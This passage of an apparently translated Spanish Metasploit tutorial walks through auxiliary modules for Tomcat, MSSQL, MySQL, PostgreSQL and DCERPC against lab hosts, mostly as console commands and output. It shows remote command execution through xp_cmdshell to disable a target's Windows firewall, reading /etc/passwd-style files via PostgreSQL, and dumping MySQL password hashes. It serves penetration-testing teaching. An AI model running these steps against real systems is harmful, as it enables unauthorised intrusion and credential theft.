msf > use auxiliary/admin/http/tomcat_administration
msf auxiliary(tomcat_administration) > show options
```

Module options (auxiliary/admin/http/tomcat\_administration):

Name	Current Setting	Required	
Description	-----	-----	
-----			
Proxies		no	Use a
proxy chain			
RHOSTS		yes	The
target address range or CIDR identifier			
RPORT	8180	yes	The
target port			
THREADS	1	yes	The
number of concurrent threads			
TOMCAT_PASS		no	The
password for the specified username			
TOMCAT_USER		no	The
username to authenticate as			
UserAgent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)	yes	The
HTTP User-Agent sent in the request			
VHOST		no	HTTP
server virtual host			

Para configurar el módulo, se establece el rhosts y los valores THREADS y se deja correr en contra del puerto predeterminado.

```
msf auxiliary(tomcat_administration) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(tomcat_administration) > set THREADS 11
THREADS => 11
msf auxiliary(tomcat_administration) > run

[*] http://192.168.1.200:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat
Server Administration] [tomcat/tomcat]
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 06 of 11 hosts (054% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_administration) >
```



# *Admin MSSQL Modules*

## MODULOS DE ADMINISTRACIÓN MSSQL

### auxiliary/admin/mssql/mssql\_enum

El "mssql\_enum" es un módulo de administración que acepta un conjunto de credenciales y una consulta para MSSQL ajustes de configuración diferentes.

```
msf > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > show options
```

Module options (auxiliary/admin/mssql/mssql\_enum):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as

Para configurar el módulo, aceptamos el nombre de usuario por defecto, establecer nuestra contraseña y rhost, luego se deja correr.

```
msf auxiliary(mssql_enum) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_enum) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_enum) > run
```

```
[*] Running MS SQL Server Enumeration...
[*] Version:
[*] Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
[*] Oct 14 2005 00:33:37
[*] Copyright (c) 1988-2005 Microsoft Corporation
[*] Express Edition on Windows NT 5.1 (Build 2600: Service Pack 2)
[*] Configuration Parameters:
[*] C2 Audit Mode is Not Enabled
[*] xp_cmdshell is Not Enabled
[*] remote access is Enabled
[*] allow updates is Not Enabled
[*] Database Mail XPs is Not Enabled
[*] Ole Automation Procedures are Not Enabled
[*] Databases on the server:
```

```
[*] Database name:master
[*] Database Files for master:
[*] c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\master.mdf
[*] c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\mastlog.ldf
[*] Database name:tempdb
[*] Database Files for tempdb:
[*] c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\tempdb.mdf
[*] c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\templog.ldf
[*] Database name:model
[*] Database Files for model:
[*] c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\model.mdf
[*] c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\modellog.ldf
[*] Database name:msdb
[*] Database Files for msdb:
[*] c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\MSDBData.mdf
[*] c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\MSDBLog.ldf
[*] System Logins on this Server:
[*] sa
[*] ##MS_SQLResourceSigningCertificate##
[*] ##MS_SQLReplicationSigningCertificate##
[*] ##MS_SQLAuthenticatorCertificate##
[*] ##MS_AgentSigningCertificate##
[*] BUILTIN\Administrators
[*] NT AUTHORITY\SYSTEM
[*] V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*] BUILTIN\Users
[*] Disabled Accounts:
[*] No Disabled Logins Found
[*] No Accounts Policy is set for:
[*] All System Accounts have the Windows Account Policy Applied to them.
[*] Password Expiration is not checked for:
[*] sa
[*] System Admin Logins on this Server:
[*] sa
[*] BUILTIN\Administrators
[*] NT AUTHORITY\SYSTEM
[*] V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*] Windows Logins on this Server:
[*] NT AUTHORITY\SYSTEM
[*] Windows Groups that can logins on this Server:
[*] BUILTIN\Administrators
[*] V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*] BUILTIN\Users
[*] Accounts with Username and Password being the same:
[*] No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*] No Accounts with empty passwords where found.
[*] Stored Procedures with Public Execute Permission found:
[*] sp_replsetsyncstatus
[*] sp_replcounters
[*] sp_replsendtoqueue
[*] sp_resyncexecutesql
[*] sp_prepeexecrpc
[*] sp_repltrans
```

```
[*] sp_xml_preparedocument
[*] xp_qv
[*] xp_getnetname
[*] sp_releaseschemalock
[*] sp_refreshview
[*] sp_replcmds
[*] sp_unprepare
[*] sp_resyncprepare
[*] sp_createorphan
[*] xp_dirtree
[*] sp_replwritetovarbin
[*] sp_replsetoriginator
[*] sp_xml_removedocument
[*] sp_repldone
[*] sp_reset_connection
[*] xp_fileexist
[*] xp_fixeddrives
[*] sp_getschemalock
[*] sp_prepexec
[*] xp_revokelogin
[*] sp_resyncuniquetable
[*] sp_replflush
[*] sp_resyncexecute
[*] xp_grantlogin
[*] sp_droporphans
[*] xp_regread
[*] sp_getbindtoken
[*] sp_replincrementlsn
[*] Instances found on this server:
[*] SQLEXPRESS
[*] Default Server Instance SQL Server Service is running under the privilege of:
[*] xp_regread might be disabled in this system
[*] Auxiliary module execution completed
msf auxiliary(mssql_enum) >
```

# auxiliary/admin/mssql/mssql\_exec

El módulo de administración "mssql\_exec" se aprovecha de la xp\_cmdshell procedimiento de almacenado para ejecutar comandos en el sistema remoto. Si usted ha adquirido o adivinado MSSQL credenciales de administrador, esto puede ser un módulo muy útil.

```
msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options
```

Module options (auxiliary/admin/mssql/mssql\_exec):

Name	Current Setting	Required	Description
----	-----	-----	-----
CMD	cmd.exe /c echo OWNED > C:\owned.exe	no	Command to execute
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as

Hemos establecido nuestra rhost y los valores de contraseña y establecer el CMD para deshabilitar el Firewall de Windows en el sistema remoto. Esto nos puede permitir explotar potencialmente otros servicios que se ejecutan en el blanco.

```
msf auxiliary(mssql_exec) > set CMD netsh firewall set opmode disable
CMD => netsh firewall set opmode disable
msf auxiliary(mssql_exec) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_exec) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_exec) > run
```

```
[*] The server may have xp_cmdshell disabled, trying to enable it...
[*] SQL Query: EXEC master..xp_cmdshell 'netsh firewall set opmode disable'
```

```
output
-----
Ok.
```

```
[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) >
```

# Admin MYSQL Modules

## MODULOS DE ADMINISTRACIÓN MYSQL

### auxiliary/admin/mysql/mysql\_enum

El módulo "mysql\_enum" que se conecta a un servidor de bases de datos remoto MySQL con un determinado conjunto de credenciales y realizar algunas enumeraciones básicas sobre el mismo.

```
msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options
```

Module options (auxiliary/admin/mysql/mysql\_enum):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	3306	yes	The target port
USERNAME		no	The username to authenticate as

Para configurar el módulo, que proporcionan valores de contraseña, rhost, y USERNAME luego se deja correr contra el objetivo.

```
msf auxiliary(mysql_enum) > set PASSWORD s3cr3t
PASSWORD => s3cr3t
msf auxiliary(mysql_enum) > set RHOST 192.168.1.201
RHOST => 192.168.1.201
msf auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_enum) > run
```

```
[*] Running MySQL Enumerator...
[*] Enumerating Parameters
[*] MySQL Version: 5.1.41
[*] Compiled for the following OS: Win32
[*] Architecture: ia32
[*] Server Hostname: xen-xp-sploit
[*] Data Directory: C:\xampp\mysql\data\
[*] Logging of queries and logins: OFF
```

```
[*] Old Password Hashing Algorithm OFF
[*] Loading of local files: ON
[*] Logins with old Pre-4.1 Passwords: OFF
[*] Allow Use of symlinks for Database Files: YES
[*] Allow Table Merge:
[*] SSL Connection: DISABLED
[*] Enumerating Accounts:
[*] List of Accounts with Password Hashes:
[*] User: root Host: localhost Password Hash:
*58C036CDA51D8E8BBBBBF2F9EA5ABF111ADA444F0
[*] User: pma Host: localhost Password Hash:
*602F8827EA283047036AFA836359E3688401F6CF
[*] User: root Host: % Password Hash:
*58C036CDA51D8E8BBBBBF2F9EA5ABF111ADA444F0
[*] The following users have GRANT Privilege:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following users have CREATE USER Privilege:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following users have RELOAD Privilege:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following users have SHUTDOWN Privilege:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following users have SUPER Privilege:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following users have FILE Privilege:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following users have POCCESS Privilege:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following accounts have privileges to the mysql databse:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following accounts are not restricted by source:
[*] User: root Host: %
[*] Auxiliary module execution completed
msf auxiliary(mysql_enum) >
```

# auxiliary/admin/mysql/mysql\_sql

El módulo "mysql\_sql" realiza las consultas SQL en un servidor remoto cuando se proporciona un conjunto válido de credenciales.

```
msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options
```

Module options (auxiliary/admin/mysql/mysql\_sql):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	3306	yes	The target port
SQL	select version()	yes	The SQL to execute.
USERNAME		no	The username to authenticate as

Para configurar el módulo, que proporcionan la contraseña, rhost, y la configuración de nombre de usuario y saldrá de la consulta por defecto para tirar de la versión del servidor.

```
msf auxiliary(mysql_sql) > set PASSWORD s3cr3t
PASSWORD => s3cr3t
msf auxiliary(mysql_sql) > set RHOST 192.168.1.201
RHOST => 192.168.1.201
msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > run
```

```
[*] Sending statement: 'select version()'....
[*] | 5.1.41 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```

# *Admin Postgres Modules*

## **auxiliary/admin/postgres/postgres\_readfile**

El módulo "postgres\_readfile" que, cuando haya recibido las credenciales válidas para un servidor PostgreSQL, puede leer y mostrar los archivos de su elección en el servidor.

```
msf > use auxiliary/admin/postgres/postgres_readfile
msf auxiliary(postgres_readfile) > show options
```

Module options (auxiliary/admin/postgres/postgres\_readfile):

Name	Current Setting	Required	Description
----	-----	-----	-----
DATABASE	template1	yes	The database to authenticate against
PASSWORD		no	The password for the specified username.
Leave blank for a random password.			
RFILE	/etc/passwd	yes	The remote file
RHOST		yes	The target address
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

Con el fin de configurar el módulo, hemos creado la contraseña y los valores rhost, establezca rfile de el archivo que desea leer y dejar correr en el módulo.

```
msf auxiliary(postgres_readfile) > set PASSWORD toor
PASSWORD => toor
msf auxiliary(postgres_readfile) > set RFILE /etc/hosts
RFILE => /etc/hosts
msf auxiliary(postgres_readfile) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_readfile) > run
```

```
Query Text: 'CREATE TEMP TABLE UnprtSRXpcuMpN (INPUT TEXT);
            COPY UnprtSRXpcuMpN FROM '/etc/hosts';
            SELECT * FROM UnprtSRXpcuMpN'
```

---



```
=====
```

```
input
```

```
-----
```

```
127.0.0.1      localhost  
127.0.1.1      ph33r
```

```
# The following lines are desirable for IPv6 capable hosts
```

```
::1           ip6-localhost ip6-loopback  
fe00::0       ip6-localnet  
ff00::0       ip6-mcastprefix  
ff02::1       ip6-allnodes  
ff02::2       ip6-allrouters  
ff02::3       ip6-allhosts
```

```
[*] Auxiliary module execution completed  
msf auxiliary(postgres_readfile) >
```

# auxiliary/admin/postgres/postgres\_sql

El módulo "postgres\_sql" que, cuando haya recibido las credenciales válidas para un servidor PostgreSQL, se realizan consultas de su elección y devolver los resultados.

```
msf > use auxiliary/admin/postgres/postgres_sql
msf auxiliary(postgres_sql) > show options
```

Module options (auxiliary/admin/postgres/postgres\_sql):

Name	Current Setting	Required	Description
-----	-----	-----	-----
DATABASE	template1	yes	The database to authenticate against
PASSWORD		no	The password for the specified
username. Leave blank for a random			password.
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOST		yes	The target address
RPORT	5432	yes	The target port
SQL	select version()	no	The SQL query to execute
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

La configuración necesaria para este módulo es mínima, ya que sólo se establece nuestra contraseña y los valores rhost, salir de la consulta por defecto para tirar de la versión del servidor, y luego se deja correr en contra de nuestro objetivo.

```
msf auxiliary(postgres_sql) > set PASSWORD toor
PASSWORD => toor
msf auxiliary(postgres_sql) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_sql) > run
```

Query Text: 'select version()'

```
=====
version
-----
PostgreSQL 8.3.8 on i486-pc-linux-gnu, compiled by GCC gcc-4.3.real (Ubuntu
4.3.2-1ubuntu1) 4.3.2
```

```
[*] Auxiliary module execution completed
msf auxiliary(postgres_sql) >
```

## *Scanner Modules*

No se puede enfatizar lo suficiente lo importante que es hacer el reconocimiento adecuado al realizar una prueba de penetración. Metasploit tiene muchos módulos de escáner auxiliar que pueden ayudarle a reducir su concentración en sólo aquellos objetivos que pueden ser vulnerables a un tipo de ataque determinado. Esto le ayudará a seguir siendo cauteloso, si es necesario mediante la no generación de sistemas de tráfico innecesario ataque que no son vulnerables o están fuera de línea.

# DCERPC Scanners

## auxiliary/scanner/dcerpc/endpoint\_mapper

El módulo endpoint\_mapper consulta el servicio de asignador de puntos finales de un sistema remoto para determinar qué servicios están disponibles. En la etapa de recopilación de información, esto puede proporcionar una información muy valiosa.

```
msf > use auxiliary/scanner/dcerpc/endpoint_mapper
msf auxiliary(endpoint_mapper) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

Con el fin de ejecutar el módulo, todos los que tenemos que hacer es pasarle un rango de direcciones IP, establezca el número de threads y deje que se vaya a trabajar.

```
msf auxiliary(endpoint_mapper) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(endpoint_mapper) > set THREADS 55
threads => 55
msf auxiliary(endpoint_mapper) > run
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC Endpoint]
[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (W32TIME_ALT) [WinHttp Auto-Proxy Service]
```

```

[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 PIPE (\PIPE\W32TIME_ALT) \\XEN-2K3-
BARE [WinHttp Auto-Proxy Service]
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] Could not connect to the endpoint mapper service
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\lsass) \\XEN-2K3-BARE
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit)
[*] Connecting to the endpoint mapper service...
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (protected_storage)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\protected_storage) \\XEN-
2K3-BARE
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (dsrole)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP (1025) 192.168.1.204
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE (\PIPE\lsass) \\XEN-2K3-BARE
[IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (audit) [IPSec Policy agent
endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (securityevent) [IPSec Policy
agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (protected_storage) [IPSec
Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE (\PIPE\protected_storage) \\XEN-
2K3-BARE [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (dsrole) [IPSec Policy agent
endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 TCP (1025) 192.168.1.204 [IPSec
Policy agent endpoint]
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (wzcsvc)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC
(OLE3B0AF7639CA847BCA879F781582D)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (wzcsvc)
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC
(OLE3B0AF7639CA847BCA879F781582D)
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (wzcsvc)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC
(OLE3B0AF7639CA847BCA879F781582D)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (DNSResolver) [DHCP Client LRPC
Endpoint]
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP (49152) 192.168.1.202
[*] 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-71ea8d8164d4fa6391)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc05FBE22)
[*] 12e65dd8-887f-41ef-91bf-8d816c42c2e7 v1.0 LRPC (WMsgKRpc05FBE22) [Secure
Desktop LRPC interface]
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC
(OLE7A8F68570F354B65A0C8D44DCBE0)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (trkwks)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (RemoteDevicesLPC_API)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (TSMRPD_PRINT_DRV_LPC_API)
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC
(OLE7A8F68570F354B65A0C8D44DCBE0) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE
[PcaSvc]

```

```
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (trkwks) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (RemoteDevicesLPC_API) [PcaSvc]
...snip...
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 LRPC (eventlog) [Event log TCPIP]
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE
[Event log TCPIP]
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 TCP (49153) 192.168.1.202 [Event log
TCPIP]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (eventlog) [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE
[NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 TCP (49153) 192.168.1.202 [NRP server
endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (AudioClientRpc) [NRP server
endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (Audiosrv) [NRP server endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (eventlog) [DHCP Client LRPC
Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE
[DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 TCP (49153) 192.168.1.202 [DHCP
Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (AudioClientRpc) [DHCP Client
LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (Audiosrv) [DHCP Client LRPC
Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC
Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (eventlog) [DHCPv6 Client LRPC
Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE
[DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 TCP (49153) 192.168.1.202 [DHCPv6
Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (AudioClientRpc) [DHCPv6 Client
LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (Audiosrv) [DHCPv6 Client LRPC
Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc) [DHCPv6 Client LRPC
Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc6) [DHCPv6 Client LRPC
Endpoint]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (eventlog) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE
[Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 TCP (49153) 192.168.1.202 [Security
Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (AudioClientRpc) [Security
Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (Audiosrv) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc6) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC
(OLE7F5D2071B7D4441897C08153F2A2) [Security Center]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc045EC1)
[*] c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (LRPC-af541be9090579589d) [Impl
friendly name]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc0441F0)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-
```

BARE

[\*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown)

[\*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMsgKRpc0441F0)

[\*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-

BARE

[\*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WindowsShutdown)

[\*] Could not connect to the endpoint mapper service

[\*] Scanned 06 of 55 hosts (010% complete)

...snip...

[\*] Scanned 55 of 55 hosts (100% complete)

[\*] Auxiliary module execution completed

msf auxiliary(endpoint\_mapper) >

# auxiliary/scanner/dcerpc/hidden

El escáner dcerpc / hidden se conecta a un determinado rango de direcciones IP y tratar de localizar a cualquiera de los servicios RPC que no figuran en el asignador de extremos y determinar si el acceso anónimo al servicio se permite.

```
msf > use auxiliary/scanner/dcerpc/hidden
msf auxiliary(hidden) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads

Como puede ver, no hay muchas opciones para configurar lo que sólo se apunte a algunos de los objetivos y se deja correr.

```
msf auxiliary(hidden) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(hidden) > set THREADS 55
THREADS => 55
msf auxiliary(hidden) > run
```

```
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.203
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.201
[*] Could not connect to the endpoint mapper service
[*] Could not contact the endpoint mapper on 192.168.1.250
[*] Looking for services on 192.168.1.204:1025...
[*]     HIDDEN: UUID 12345778-1234-abcd-ef00-0123456789ab v0.0
[*] Looking for services on 192.168.1.202:49152...
[*]     CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]     HIDDEN: UUID c681d488-d850-11d0-8c52-00c04fd90f7e v1.0
```



```
[*]          CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]  HIDDEN: UUID 11220835-5b26-4d94-ae86-c3e475a809de v1.0
[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]  HIDDEN: UUID 5cbe92cb-f4be-45c9-9fc9-33e73e557b20 v1.0
[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]  HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*]          CONN BIND CALL DATA=0000000057000000
[*]
[*]  HIDDEN: UUID 1cbcad78-df0b-4934-b558-87839ea501c9 v0.0
[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]  HIDDEN: UUID c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*] Remote Management Interface Error: The connection timed out
(192.168.1.202:49152).
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(hidden) >
```

Como puede ver, a pesar de la configuración simple, que siguen recogiendo información adicional sobre uno de nuestros objetivos.

# auxiliary/scanner/dcerpc/management

El módulo dcerpc /management escanea un rango de direcciones IP y obtiene información de la interfaz de gestión remota del servicio DCERPC.

```
msf > use auxiliary/scanner/dcerpc/management
msf auxiliary(management) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

Hay una configuración mínima necesaria para este módulo, simplemente tenemos que poner nuestro valor de los threads y la variedad de anfitriones que quiere analizar y ejecutar el módulo.

```
msf auxiliary(management) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(management) > set THREADS 55
THREADS => 55
msf auxiliary(management) > run
```

```
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: The connection was refused by the remote
host (192.168.1.250:135).
